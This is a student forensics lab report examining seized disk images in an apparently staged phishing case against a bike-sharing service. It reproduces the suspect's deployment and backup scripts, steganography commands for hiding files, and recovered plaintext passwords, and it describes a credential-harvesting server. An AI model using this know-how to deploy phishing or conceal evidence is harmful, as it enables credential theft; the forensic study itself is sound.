INSTITUTO SUPERIOR TÉCNICO

Departamento de Engenharia Informática

Forensics Cyber Security

MEIC / METI 2025-2026 – 1st Period

Digital Forensics Report Lab2

Group number:	34	Name	IST Number
Student 1:		Leonor Figueira	106157
Student 2:		Raquel Rodrigues	106322
Student 3:		Rodrigo Freire	106485

1. Acquired artifacts

Name	Type	SHA-256 Value
seed.txt	txt	98b073309a566415455c7f57b56b6d280fde814147dae61363363632e5a5fc47
obfuscator.py	Python script	72cbd6fdba76a6685ce3da4033e1a40d939e8ac7ea9d7d824ef39780a2de9004
lsb-complex.py	Python script	edc4482790caa1da28125d1fa946ccdef4d2efe84bca2a7109de81bf9cee5103
backup.sh	sh	1d4d463a45f75fda04a8d5af8e0d21b4f0fa8f640ae5597ede13f19b823f46d8
. bash_history	-	c368617ef9982ae9be3f776584ac1dae533e83b9460dbc10da5c14b46015332
config	-	41999c1f215420945e1b5e3173d8a5db93e1e35b461376362c7e667b83677bbf
Inbox	-	a833bceceb829721591585eae6fe3dd8a572a17452da8db6088fe2251bf940cb
K306ao9voUZ.log	log	68e1ed95b0fdd91831a913fd27a9c4e314bdf46f8f3a05eac1e3ba57910bc8a4
moz_places.csv	csv	37fc2751aa2b910b03e9b9275d4fc33ab2f67dbb7f435342ace8bd0fde4d0275
pass_gen.sh	sh	83363303d40cbcef23466bb540d7a5bbe0f574d87db3655e01525a01dd4f2503
Passwords.kdbx	kdbx	076f4fea500f73b89e50530482194e76867f403620c13b261e9458f53e8f9739
places.sqlite	sqlite	30faeefb762d91a45a371bad4e4cecb274f13d614b75d9235cdf47b265995a8f
syslog	-	2c8321381c5bc0f4db908ec0208885dc5af53bb3a605067e99f7be93da2bafe1
system.journal	journal	abbb16d9bb85d5de50a22a08175a2712c54d38c3faf2e39520565071299b3399
user-1000.journal	journal	f3eadeebbb60e2ccc53911cc798e583e4836dce555e14bb6f03bfa1780a42a2a
history.log	log	a639407dc14b8de805773a7decb414a0700ab8b4b1f4e98c37b71aec4e7d8fb6

recovered_keylogger.txt	txt	e572b4da306161dbf9add7767ea8d6f239adaf34e0a96c0eed41aeab600964b2

2. Report of all findings

The second stage of the MEMELgate investigation aimed to expand upon the findings of the initial analysis of the Zyra phishing campaign, focusing on attribution and the identification of additional evidence linking the fraudulent website and hidden data to a specific suspect. In this phase, the investigation centered on two hard disk images seized during a police search of João Musk's residence: the primary workstation (`johnny.img`) and a secondary backup server (`backup.img`). The objective was to perform a detailed forensic analysis of these images to uncover traces of the suspect's activity, determine the provenance of the previously discovered artifacts, and establish connections to the phishing operation and underlying fraudulent scheme.

```
└─$ mmls backup.img
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors

     Slot    Start        End          Length       Description
000:  Meta    0000000000   0000000000   0000000001   Primary Table (#0)
001:  -------  0000000000   0000002047   0000002048   Unallocated
002:  000:000  0000002048   0039684095   0039682048   Linux (0×83)
003:  -------  0039684096   0039686143   0000002048   Unallocated
004:  Meta    0039686142   0041940991   0002254850   Win95 Extended (0×0f)
005:  Meta    0039686142   0039686142   0000000001   Extended Table (#1)
006:  001:000  0039686144   0041940991   0002254848   Linux Swap / Solaris x86 (0×82)
007:  -------  0041940992   0041943039   0000002048   Unallocated
```

Figure 1: Output of `mmls backup.img`

The analysis began with an examination of the disk structures using the `mmls` command to identify partition layouts and offsets. For the backup image, the results revealed a DOS partition table with two relevant partitions: a main Linux partition beginning at sector 2048, which contains the file system of interest, and a swap partition starting at sector 39686144.

```
FILE SYSTEM INFORMATION
--------------------------------------------
File System Type: Ext4
Volume Name:
Volume ID: bf9cb7d4a5fcaca0c94a50bb924eaf9f

Last Written at: 2025-09-23 02:00:38 (WEST)
Last Checked at: 2025-09-18 00:33:04 (WEST)

Last Mounted at: 2025-09-18 00:42:33 (WEST)
Unmounted properly
Last mounted on: /

Source OS: Linux
Dynamic Structure
Compat Features: Journal, Ext Attributes, Resize Inode, Dir Index
InCompat Features: Filetype, Needs Recovery, Extents, 64bit, Flexible Block Groups,
Read Only Compat Features: Sparse Super, Large File, Huge File, Extra Inode Size

Journal ID: 00
Journal Inode: 8

METADATA INFORMATION
--------------------------------------------
Inode Range: 1 - 1240321
Root Directory: 2
Free Inodes: 1209899
Inode Size: 256

CONTENT INFORMATION
--------------------------------------------
Block Groups Per Flex Group: 16
Block Range: 0 - 4960255
Block Size: 4096
Free Blocks: 4586601
:
```

Figure 2: Output of `fsstat -o 2048 backup.img | less`

```
└─$ fls -o 2048 backup.img
d/d 130562:     home
d/d 11: lost+found
d/d 261121:     etc
d/d 783361:     media
l/l 18: vmlinuz.old
d/d 913921:     var
d/d 391681:     usr
d/d 130561:     boot
d/d 652801:     dev
d/d 652802:     proc
d/d 1044492:    root
d/d 652803:     run
d/d 1044493:    sys
d/d 783364:     tmp
l/l 13: bin
l/l 14: lib
l/l 15: lib64
l/l 16: sbin
d/d 522241:     mnt
d/d 522242:     srv
d/d 17: opt
l/l 19: initrd.img.old
l/l 20: vmlinuz
l/l 21: initrd.img
V/V 1240321:    $OrphanFiles
```

Figure 3: Output of `fls -o 2048 backup.img`

The `fsstat` command confirmed that this primary partition uses the Ext4 file system and provided key metadata such as last mount time (14 days should be subtracted from the timestamps on the image) and source operating system (Linux), indicating it had been properly unmounted and had recorded recent activity prior to acquisition. To obtain an overview of the directory structure, we used the `fls` command, listing the file names and directories present at the root of the volume and offering a preliminary view of the data to be examined in depth.

Running `mmls` on the workstation image (`johnny.img`) revealed a notably different structure: a GUID Partition Table (GPT) rather than a DOS partition table, containing two main partitions at offsets 2048 and 4096 without explicit descriptions:

```
└─$ mmls johnny.img
GUID Partition Table (EFI)
Offset Sector: 0
Units are in 512-byte sectors

      Slot      Start        End          Length       Description
000:  Meta      0000000000   0000000000   0000000001   Safety Table
001:  -------   0000000000   0000002047   0000002048   Unallocated
002:  Meta      0000000001   0000000001   0000000001   GPT Header
003:  Meta      0000000002   0000000033   0000000032   Partition Table
004:  000       0000002048   0000004095   0000002048
005:  001       0000004096   0052426751   0052422656
006:  -------   0052426752   0052428799   0000002048   Unallocated
```

Figure 4: Output of `mmls johnny.img`

This difference suggests a more modern partitioning scheme, commonly used by newer Linux installations and systems configured for UEFI booting. Subsequent use of `fsstat` on the relevant partition confirmed that it also employs an Ext4 file system, displaying similar metadata and system features to the backup image:

- `fsstat -o 4096 johnny.img`

Following the preliminary inspection of both disk images, additional steps were required to properly access and analyze the contents of the workstation image (`johnny.img`). As previously noted, the output of the `mmls` command revealed a GUID Partition Table (GPT) but, unusually, did not display the partition type descriptions for the listed entries. This behavior was immediately suspicious, since each partition type in a GPT has a unique type identifier (Type GUID) that allows tools like `mmls` to recognize and label them. The absence of such information suggested either a corrupt or deliberately modified partition table that prevented proper identification.

```
└─$ fdisk -x johnny.img
Disk johnny.img: 25 GiB, 26843545600 bytes, 52428800 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: gpt
Disk identifier: EB3CD78B-A2F7-4FD0-98B8-CD4E463C13CA
First usable LBA: 2048
Last usable LBA: 52428766
Alternative LBA: 52428799
Partition entries starting LBA: 2
Allocated partition entries: 128
Partition entries ending LBA: 33

Device      Start      End  Sectors Type-UUID                            UUID                                 Name Attrs
johnny.img1  2048     4095     2048 21686148-6449-6E6F-744E-656564454649 FA40ED5B-A03A-48EA-A26D-8BADBE4F47B2
johnny.img2  4096 52426751 52422656 0FC63DAF-8483-4772-8E79-3D69D8477DE4 338F2BA8-9412-4C99-81F8-C5A2BADA9473
```

Figure 5: Output of `fdisk -x johnny.img`

To investigate this anomaly, we executed the `fdisk -x johnny.img` command to examine the GPT entries in greater detail. The output revealed two partitions: one small partition at sectors 2048–4095, identified by a Type

UUID corresponding to a BIOS boot partition, and a much larger second partition (sectors 4096–52426751) of type Linux filesystem, which was the main volume of interest.[1] This confirmed that the partition structure was intact but that something was interfering with the GPT metadata's readability. Notably, the GPT header was located at Logical Block Address (LBA) 2, which, multiplied by the 512-byte sector size, corresponds to an offset of 1024 bytes within the image. To examine the contents of that specific LBA, the command

- `tail -c +1025 johnny.img | head -c 512 | xxd`

was used to read and hex-dump the relevant section. The output contained the unexpected string "Hah!IdontNeedEFI" at the start of the GPT header, strongly suggesting manual tampering. This phrase appears to have been inserted in place of legitimate EFI data, likely as an act of spoofing or obfuscation to prevent forensic tools from properly interpreting the partition table. Such manipulation could indicate an attempt by the suspect to hinder analysis or conceal data by disrupting standard disk-parsing mechanisms.

```
└─$ tail -c +1025 johnny.img | head -c 512 | xxd
00000000: 4861 6821 4964 6f6e 744e 6565 6445 4649  Hah!IdontNeedEFI
00000010: 5bed 40fa 3aa0 ea48 a26d 8bad be4f 47b2  [.@.:..H.m...OG.
00000020: 0008 0000 0000 0000 ff0f 0000 0000 0000  ................
00000030: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000040: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000050: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000060: 0000 0000 0000 0000 0000 0000 0000 0000  ................
```

Figure 6: Output of `tail -c +1025 johnny.img | head -c 512 | xxd`

Because of this modification, forensic tools such as *Autopsy* were unable to automatically recognize or mount the partitions from the full disk image. To work around the issue, the relevant Linux partition was manually extracted using the following command:

- `dd if=johnny.img of=johnny_ext.img bs=4096 count=6552832 skip=512`

This operation carved out the main partition, beginning at the known offset and continuing through its entire length, producing a standalone image (`johnny_ext.img`) that could be parsed normally. Both this extracted partition and the backup image were then loaded into *Autopsy*, an open-source digital forensics platform used to analyze disk images, recover deleted files, and examine metadata. This approach allowed for efficient and structured exploration of the file systems while maintaining forensic integrity, establishing the foundation for the subsequent in-depth analysis of João Musk's workstation and backup data.

Backup Image

Within the backup disk image, exploration of the `/home` directory revealed two user accounts: `johnnymusk` and `ironcaesar`. The home folder associated with `johnnymusk` contained only standard configuration files, namely: `.bash_logout`, `.bashrc`, and `.profile` — with no additional user data or irregular artifacts. In contrast, the `ironcaesar` directory contained a number of noteworthy elements warranting closer examination.

Alongside the typical shell configuration files, the `ironcaesar` user directory included a `.bash_history` file, which contained only two commands: `mkdir backups` and `exit`. Although brief, this history entry directly references a directory named *backups*, also located within this user's home directory. Additionally, a `.ssh` folder was present, containing an `authorized_keys` file that listed an RSA key associated with

[1] https://en.wikipedia.org/wiki/GUID_Partition_Table#Partition_type_GUIDs

johnnymusk@johnnymusk. This indicates that the primary user, johnnymusk, likely had SSH access to the ironcaesar account, suggesting a relationship between both user profiles or a deliberate configuration for remote access or automation.

Current Directory: /1/ /home/ /ironcaesar/ /backups/

ADD NOTE GENERATE MD5 LIST OF FILES

DEL	Type dir / in	NAME	WRITTEN	ACCESSED	CHANGED	SIZE
	d / d	../	2025-09-04 00:55:50 (WEST)	2025-09-04 00:51:14 (WEST)	2025-09-04 00:55:50 (WEST)	4096
	d / d	./	2025-09-09 02:00:02 (WEST)	2025-09-04 00:53:21 (WEST)	2025-09-09 02:00:02 (WEST)	4096
	r / r	backup_1758495226.zip	2025-09-07 23:53:46 (WEST)	2025-09-07 23:53:47 (WEST)	2025-09-07 23:53:47 (WEST)	8037368
	r / r	backup_1758585623.zip	2025-09-09 01:00:23 (WEST)	2025-09-09 01:00:24 (WEST)	2025-09-09 01:00:24 (WEST)	8037368
	r / r	backup_1758586202.zip	2025-09-09 01:10:02 (WEST)	2025-09-09 01:10:02 (WEST)	2025-09-09 01:10:02 (WEST)	8037364
	r / r	backup_1758586801.zip	2025-09-09 01:20:02 (WEST)	2025-09-09 01:20:02 (WEST)	2025-09-09 01:20:02 (WEST)	8037364
	r / r	backup_1758587401.zip	2025-09-09 01:30:01 (WEST)	2025-09-09 01:30:02 (WEST)	2025-09-09 01:30:02 (WEST)	8037364
	r / r	backup_1758588001.zip	2025-09-09 01:40:01 (WEST)	2025-09-09 01:40:01 (WEST)	2025-09-09 01:40:02 (WEST)	9009175
	r / r	backup_1758588601.zip	2025-09-09 01:50:01 (WEST)	2025-09-09 01:50:01 (WEST)	2025-09-09 01:50:02 (WEST)	14065507
	r / r	backup_1758589201.zip	2025-09-09 02:00:01 (WEST)	2025-09-09 02:00:02 (WEST)	2025-09-09 02:00:02 (WEST)	31807057

Figure 7: backups/ directory listing in Autopsy

The most relevant discovery within this image, however, was the backups/ directory found under /home/ironcaesar/. This folder contained eight ZIP archives, each named according to a Unix timestamp (e.g., backup_<timestamp>.zip). All these archives were password-protected, indicating an intentional effort to restrict access to their contents. After successfully recovering the passwords and extracting the archives, it became clear that each represented a distinct backup of a directory structure associated with the Zyra project, located at /home/johnnymusk/Documents/ZYRA/. Each backup exhibited a consistent internal structure. Within the ZYRA directory, the following files were found:

- credentials.txt
- package.json
- package-lock.json
- server.js
- a public/ folder containing front-end web components (contact.html, index.html, login.html, style.css, and an assets/ directory with several images)
- a resources/ folder, which varied across backups.

In the majority of the backups, the resources/ folder was empty. However, the final three archives contained additional files of significant forensic interest.

The first of these included:

- diff.txt, FinancialReport.pdf, Invoice.pdf, parking.db, TouristThreads.png, and wpp.png.

The second contained the same files as above (except for parking.db), along with:

- two image files (BarragemFagilde.tiff, BarragemOdelouca.jpg),
- an audio file (MingleGame.wav), and
- a directory named HideFiles/ containing fourteen scripts and related files, many of which appear to be tools for encoding, concealing, or manipulating data within media formats (e.g., hide_file.py, lsb.py, wav_hider.py, pdf_to_png.sh, and others).

Finally, the third backup included:

- BarragemFagilde.tiff, BarragemOdelouca.jpg, MingleGame.wav, Modern_Cars.pdf, myzip.zip, RaceCar.png, and an executable named steghide.

At this stage, the purpose and relationship of these files were not yet analyzed. However, their organization and recurring presence across multiple backups suggest a systematic archival process. Further sections of the report will explore the forensic analysis of these recovered files and the insights they provide into the broader investigation.

Workstation Image

Analysis of the workstation image began with a systematic examination of the file system directories outside the /home folder, focusing on areas typically used for temporary storage, logging, and system activity records. Within the /tmp directory, a file named seed.txt was identified. In the /var/log directory, several log files of forensic interest were located, including syslog (containing system and hardware event logs such as USB device insertions), auth.log (recording authentication events and session activity), and apt/history.log (documenting package installation history). A scheduled task definition was also observed at /var/spool/cron/crontabs/johhnymusk, indicating the presence of one cron job associated with the johhnymusk account. Finally, the /var/tmp directory contained a file titled K306ao9voUZ.log, later determined to function as a keyboard logging utility.

The user environment of the workstation consisted of a single home account, /home/johhnymusk. Relevant items discovered include the user shell history file .bash_history (containing multiple recorded commands), SSH configuration at .ssh/config (host connection configurations), and a password manager database Passwords.kdbx. A scripts/ directory contained several scripting files (examples: cookieSteal.html, deploy.sh, exploit.py, wordlistFromPdf.py). Chat and mail artefacts were present: IRC logs at /snap/irssi/common/irclogs/2025/freenode/#thebasement.09-23.log and mailbox data at /snap/thunderbird/common/.thunderbird/kl1zswcm.default/Mail/pop.gmail.com/Inbox. Browser activity was discovered in a Firefox SQLite places database at /snap/firefox/common/.mozilla/firefox/7lraeqno.default/places.sqlite. The Pictures/ directory included multiple images and a subfolder outtahere/ with GIF files. On the desktop, three images were found (notably RB_wallpaper.jpg) and a csf/ folder containing two PDF lecture slides: Teorica_6_2017_2018.pdf and Teorica_7_2017_2018.pdf. Finally, a local backups/ directory contained utility scripts and tools including backup.sh, obfuscator, and pass_gen.sh.

Recovered files

During deeper analysis beyond the visible file-tree, several artifacts were recovered through reverse-engineering and file-carving techniques. The obfuscator binary located in the workstation's backups/ directory was successfully decompiled, yielding a Python implementation of its runtime logic (obfuscator.py). Likewise, the file lsb-complex.pyc, found in the unzipped backups inside HideFiles/, was decompiled to recover its corresponding Python source (lsb-complex.py). These recovered scripts were preserved as extracted source artifacts for subsequent review and will be examined in detail later in the report.

Using file-carving (Scalpel) on the workstation disk image, we also recovered a set of deleted media and document items that were not present in the mounted file system views. The carved artifacts include: three black-and-white portrait photographs (each depicting a different adult male), multiple data-visualization images (for example, a scatter-plot graphic), two page images from a book about modern vehicles (cover and back), a TIFF image of a dam (one of the dam images previously identified in the backups), and a PDF file corresponding to the invoice discovered during the earlier stage of the investigation.



Figure 8: Thumbnails of some of the images recovered with Scalpel

3. Analysis of relevant findings

3.1 Do the seized disk images contain traces of the phishing website (source code, deployment scripts, logs) and/or the hidden artifacts discovered in Lab 1? If so, identify them, their locations on disk, and their SHA-256 values as recovered from the images.

The seized disk images do contain multiple, corroborating artifacts linking the host to a Zyra phishing website and to the collection of hidden artifacts discovered in Lab 1. Recovered evidence includes site source code, deployment scripts used to publish the site to a remote host, periodic backup scripts and archives, steganography/hiding-tool usage, keyboard activity logs consistent with development, deployment and intentional file removal, VS Code edit history referencing server.js, and IRC logs documenting intent and coordination. All relevant file locations and suggested verification steps are listed below.

Source Code:

Evidence of development activity is preserved in the VS Code user-history file *entries.json* located at `/home/johhnymusk/.config/Code/User/History/34ce7173` and contains explicit references to a file named server.js (which afterwards was found in the root directory of the Zyra site) and records two distinct edit entries. The entries shows the resource path "`file:///home/johhnymusk/Documents/ZYRA/server.js`" and two history records ({"id":"Dv34.js","timestamp":1758585808413} and {"id":"N9hg.js","timestamp":1758589196453}), which confirm that server.js was previously located in `~/Documents/ZYRA/` and was edited at least twice.

Comparison between the two recovered revisions shows the suspect iteratively developing an Express-based Node.js web server designed to collect user credentials. The earlier version (Dv34.js) already implemented an HTTP POST endpoint at `/login` that wrote captured email and password pairs into a local file named credentials.txt (which was indeed present in the root directory of the Zyra site). In addition, the later revision (N9hg.js) introduced an additional endpoint, `/qrcode`, which dynamically generated a QR code embedding the URL http://zyra.csf.syssec.dpss.inesc-id.pt/login. This modification indicates a phishing-style mechanism intended to lure users to a fake Zyra login page.

The remainder of the code served static content, exposed directory listings (serve-index), and logged activity to the console, all consistent with rapid local testing of a credential-harvesting site. Together, these artifacts substantiate that server.js was a custom Node.js phishing server impersonating Zyra's login portal and that it was maintained and executed by the suspect within the Zyra project directory.

File	SHA-256
Dv34.js	3cd0b50e08450c75cb3e77d1e4e3b5fd30932393f3e5c10fe30cf1fab3f0a136
entries.json	1797ec14bcabfddac1264c5761ad3c86a2281163f076d77f87f5f819e0df67ee
N9hg.js	e4549908b21c4feec4bf73e06fd4bd96629eaba791f277701c29056e30961119

Table 1: SHA-256 hashes of recovered VS Code user-history

Backups of the ZYRA Website:

The seized workstation contained evidence that the suspect, João ("johnnymusk"), periodically created encrypted ZIP backups of the cloned Zyra phishing website. On this workstation, a script located at `/home/johnnymusk/backups/backup.sh` automated this process by zipping the Zyra directory (`~/Documents/ZYRA/`) and securely transferring the resulting archive to the remote backup server.

```
#!/bin/bash

timestamp() {
    date +%s
}


TS=$(timestamp)
USER=ironcaesar
HOST=10.0.2.134
DIR=/home/$USER/backups
ZIPFILE=backup_$TS.zip
BACKUP_PASS=$(~/backups/pass_gen.sh $TS)

zip -r --password $BACKUP_PASS $ZIPFILE ~/Documents/ZYRA/
rsync -avz "$ZIPFILE" backupserver:$DIR
rm $ZIPFILE
```

Figure 9: Automated backup script (backup.sh) used by the suspect to archive and transfer the Zyra phishing site

This shows that the suspect maintained persistent and recoverable copies of the phishing infrastructure, undermining his later attempts to delete the site. Comparison of the most recent backup with the live Zyra directory confirmed a full match of files, demonstrating continuity of the phishing site's source code across environments. This is supported by the presence of eight ZIP archives on the backup server, located in `/home/ironcaesar/backups/` and consistent with the script's output format, confirming that periodic backups of the site had indeed been performed.

Ficheiro	SHA-256
BarragemFagilde.tiff	e171f9250de647f16917eae5a888ddc614aa470a10d1c261b77a4d768f2f286c
BarragemOdelouca.jpg	a67c91879dc59568f098c13d03339fb4d5b6d6cfce4caeda7c5340692a639bea
MingleGame.wav	61d0c9689692f25cc21dd1f52f1a127120ddff9d830a81853f6a24417db0492a
Modern_Cars.pdf	f536596c90572ad983571c5432e52f2a4e3de5784ef1923bc9d2fdd82033c9fb
myzip.zip	35c5ca580df0b730e044cd2705fd135731e30d00a6e8f9db8439819e2bc0158d

RaceCar.png	d4deb9f64e94ddc34bc65552f39b417462c7a437c30d826b415cef843a241aad
steghide	eccd76a28840e5cdf54a301060e5b5cb3bec89c6f5105a8f7cc9f3bd5abc3e63

Table 2: SHA-256 values of the secrets from the latest backup

Deployment script:

Within `/home/johnnymusk/scripts/` of the workstation, several deployment and exploitation scripts were recovered. The most notable is `deploy.sh`, which automated the transfer of the Zyra phishing site to an INESC-ID machine under the account muskyboi. The script zipped the Zyra source code, copied it via scp, and remotely initialized the website using Node.js.

```
#!/bin/bash
set -e

echo "Zipping Zyra Website"
cd ~/Documents
zip -r ~/zyra.zip ZYRA

echo "Copying Zip To INESC machine"
scp ~/zyra.zip csf:/home/muskyboi/

echo "Initializing Zyra Website"
ssh -t csf "
    rm -rf Website/ZYRA; \
    unzip -o /home/muskyboi/zyra.zip -d Website; \
    cd Website/ZYRA; \
    npm install; \
    npm install vhost; \
    sudo node server.js
"
```

Figure 10: Bash script automating the deployment of the Zyra phishing site

This evidence strongly ties the local workstation to the remote VM that hosted the phishing attack, and it demonstrates that the suspect had both the knowledge and the intent to deploy malicious services from institutional infrastructure. Other scripts in the same directory (e.g., cookieSteal.html, exploit.py, reflectedXSS.html) further confirm offensive capabilities and experimentation with credential theft techniques.

File	SHA-256
cookieSteal.html	9a65dadabe142ceb15bbe5232c00a411571e85efedb88ab3f808e5cd7c776a53
deploy.sh	d74a4123e4299e5aef90b74bee62bd314b5d2f437ad09ab3f31fac65da19d314
exploit.htpl	0f9fe89cc0108f9e1b933bd8daff74dfbde17444ce737665b7f1bac7c2df9b06
exploit.py	ccbfd54f6c3fe06c214aea28927a76a7f508269f76c3e5ef3692a8ad2022ae3b
reflectedXSS.html	68b02362b9d62c67ba19ded67ca5bdc16ad78811162a8bd7cb463a79a40b6fb5
source.py	c31987bce7265cdacd3329769acada11b26f8d57cc6a9676e3a6dda3b5c90200
wordlistFromPdf.py	c64ab6ca0cf1e7b4fd0501ca1234f0ca0f1ac6085e2f9a31ac03afa842f2e133

Table 3: SHA-256 hashes of recovered script artefacts

Keylogger Logs:

A keylogger file recovered at `/var/tmp/K306ao9voUZ.log` on the workstation recorded the suspect's keystrokes and terminal/editor activity. Certain tokens in the raw log (e.g., ~~[shift]&, None7, [shift]), }}, [shift]>) correspond to characters typed on a Portuguese keyboard layout, while the keylogger interpreted them using a US layout; applying a systematic decoding yields a human-readable timeline of the suspect's actions. The log shows that the suspect removed files corresponding to the hidden artifacts discovered in Lab 1, specifically TouristThreads.png, the `HideFiles/` directory, and `~/Pictures/RaceCar.png`. It also records exiting a Python

virtual environment (*deactivate*), launching KeePassXC, and entering a password (ILoveMyMomTheQueen) for the Passwords.kdbx database. Subsequent actions include opening `~/Documents/ZYRA` in VS Code, editing server.js to insert QR code generation for http://zyra.csf.syssec.dpss.inesc-id.pt/login, saving and pasting content, and then committing and pushing changes via Git.

The log continues with navigation to `~/scripts`, updating permissions on `deploy.sh`, executing the script to deploy the Zyra phishing site, connecting to IRC (irssi -> #thebasement) to coordinate with a collaborator, and finally installing secure-delete tools and using srm to erase site files and the backup archive (zyra.zip). The log also contains plaintext credentials, including ILoveMyMomTheQueen and squidGamer (the password for the local user johnnymusk). Overall, the keylogger confirms a complete workflow of site modification, deployment, and trace deletion, directly links the suspect's activity to the hidden artifacts recovered in Lab 1, and captures sensitive authentication material relevant to the investigation.

File	SHA-256
K306ao9voUZ.log	68e1ed95b0fdd91831a913fd27a9c4e314bdf46f8f3a05eac1e3ba57910bc8a4

Table 4: SHA-256 hash of the recovered keylogger

Bash History:

The bash history (`/home/johhnymusk/.bash_history` on the workstation) documents a clear workflow in which the suspect imported files from external media into the Zyra project (cp `/media/johhnymusk/Intenso/*` into `~/Documents/ZYRA/resources/`), used the HideFiles toolset toolkit (git clone https://github.com/shadowexploitthunder-web/HideFiles.git followed by chmod +x to certain files) to conceal sensitive files within carrier artifacts, and then removed the files. Specifically, the recovered commands show **artifacts:** BarragemFagilde.tiff; BarragemOdelouca.jpg; RaceCar.png; fst-gang.png; MingleGame.wav; steghide; and **secrets:** FinancialReport.pdf; Invoice.pdf; TouristThreads.png; wpp.png; parking.db; diff.txt; together with explicit HideFiles invocations that demonstrate how each secret was embedded:

Command	Description
python3 HideFiles/wav_hider.py -h parking.db ~/Music/MingleGame.wav	Hides the SQLite database parking.db inside the audio carrier MingleGame.wav (audio steganography).
HideFiles/hide_in_comments.sh diff.txt BarragemFagilde.tiff BarragemOdelouca.jpg	Embeds diff.txt into image metadata (Exif/UserComment) of the two image carriers.
HideFiles/hide_base64.sh Invoice.pdf ~/scripts/steghide	Base64-encodes Invoice.pdf and hides the encoded payload via the steghide-style wrapper (~/scripts/steghide).
python3 HideFiles/lsb.py -m hide -d horizontal -c rgb -n 3 -o fst-gang.png -p wpp.png -e png	LSB steganography (horizontal, RGB, 3 LSBs): hides wpp.png inside the carrier fst-gang.png.
python3 HideFiles/lsb-complex.pyc -m hide -d diagonalup -c rgb -n 4 -o RaceCar.png -p TouristThreads.png -e png	Advanced LSB steganography (diagonal, 4 bits/channel): embeds TouristThreads.png into the carrier RaceCar.png.
HideFiles/pdf_to_png.sh FinancialReport.pdf blank	Modifies the file header from PDF (%PDF) to PNG (%PNG), producing a disguised carrier named blank (header alteration, not true format conversion).
HideFiles/create_wordlist.sh Modern_Cars.pdf	Extracts words from Modern_Cars.pdf to produce wordlist.txt for use as candidate passwords.

HideFiles/create_zip.sh wordlist.txt fst-gang.png ~/Pictures/222.jpg ~/Pictures/456.jpg blank	Creates myzip.zip containing the listed files (excludes wordlist.txt). This wordlist is used by the script to select the ZIP password: the script reads line 1121 from wordlist.txt and uses that string as the archive password.

Table 5: HideFiles commands and their purpose

The entries show a repeating pattern: **import -> conceal -> delete originals/intermediates**, and after completing this workflow the suspect installed secure-delete tools and executed srm to securely erase remaining traces (e.g., `srm -r *`, `srm zyra.zip`). This habitual hide-then-delete sequence, culminating in secure deletion, strengthens the link between the workstation activity and the hidden artifacts recovered in Lab 1, discovered in the ZYRA website.

Ficheiro	SHA-256
.bash_history	c368617ef9982ae9be3f776584ac1dae533e83b9460dbc10da5c14b460153324

Table 6: SHA-256 hash of the recovered bash_history

File Carving:

To recover deleted files we ran a targeted file-carving workflow against the seized image. Initial preparation included copying and reviewing the scalpel configuration:

- `cp /etc/scalpel/scalpel.conf .`
- `open scalpel.conf`

after which we uncommented carving signatures for common carriers and targets (GIF, JPG, PNG, TIFF, DOC, PDF and WAV). Using the configured rules we produced a block list and executed scalpel with the following commands:

- `blkls -o 4096 johnny.img > johnny.blkls`
- `scalpel -c scalpel.conf -o scalpel_out -O johnny.blkls`

The carving run yielded a very limited set of recoverable artifacts: a complete Invoice.pdf and a document containing only partial content from Modern_Cars (.doc), as well as several related JPG images. No other full copies of the expected secrets were recovered.

The limited recovery obtained through file carving is consistent with the suspect's use of srm (secure remove) rather than a simple rm command. Unlike standard deletion, srm actively overwrites the file's storage blocks, often multiple times, before unlinking the inode, effectively destroying the original content. This intentional overwriting prevents traditional carving tools from locating recognizable file headers or contiguous data sequences, leaving only occasional fragments, as seen with the partial recovery of Modern_Cars and the complete Invoice.pdf. The use of srm therefore explains why most other files could not be reconstructed despite being present prior to deletion.

Carved File	Original File Name	SHA-256
00000700.pdf	Invoice.pdf	748e7358ccbba0b769b94ecb3c96c161fd8366454acf076a6f95b5f404515e1d
00000048.doc	Modern_Cars.pdf	bf9dc7d6b30a086916b7bb25ea0cb1b79b0364e0642a9db7aaae677755c61276

Table 7: SHA-256 hash of recovered document, showing carved file name, original file name, and hash

IRC Communications:

This technical workflow aligns with contemporaneous IRC traffic recorded in #thebasement (`/home/johhnymusk/snap/irssi/common/irclogs/2025/freenode/#thebasement.09-23.log`). The IRC logs contain multiple exchanges between johhnymusk (alias *MuskyBoi*) and CatDucky (alias *Cat Cat*) that corroborate motive, method, tooling, deployment and subsequent deletion instructions; selected excerpts from the log are presented below with concise interpretations tying each chat entry directly to the artifacts recovered from the seized workstation and backup server.

Excerpt - motive and target (ZYRA):

01:07 < johhnymusk> Yeah, I was biking on one of those ZYRA bikes when all of a sudden it just started speeding up and I couldn't hit the breaks! I tried to sue them but nothing came of it... I'll show them
01:07 < johhnymusk> I will steal their client's credentials and get free credits for me! MUAHAHAH

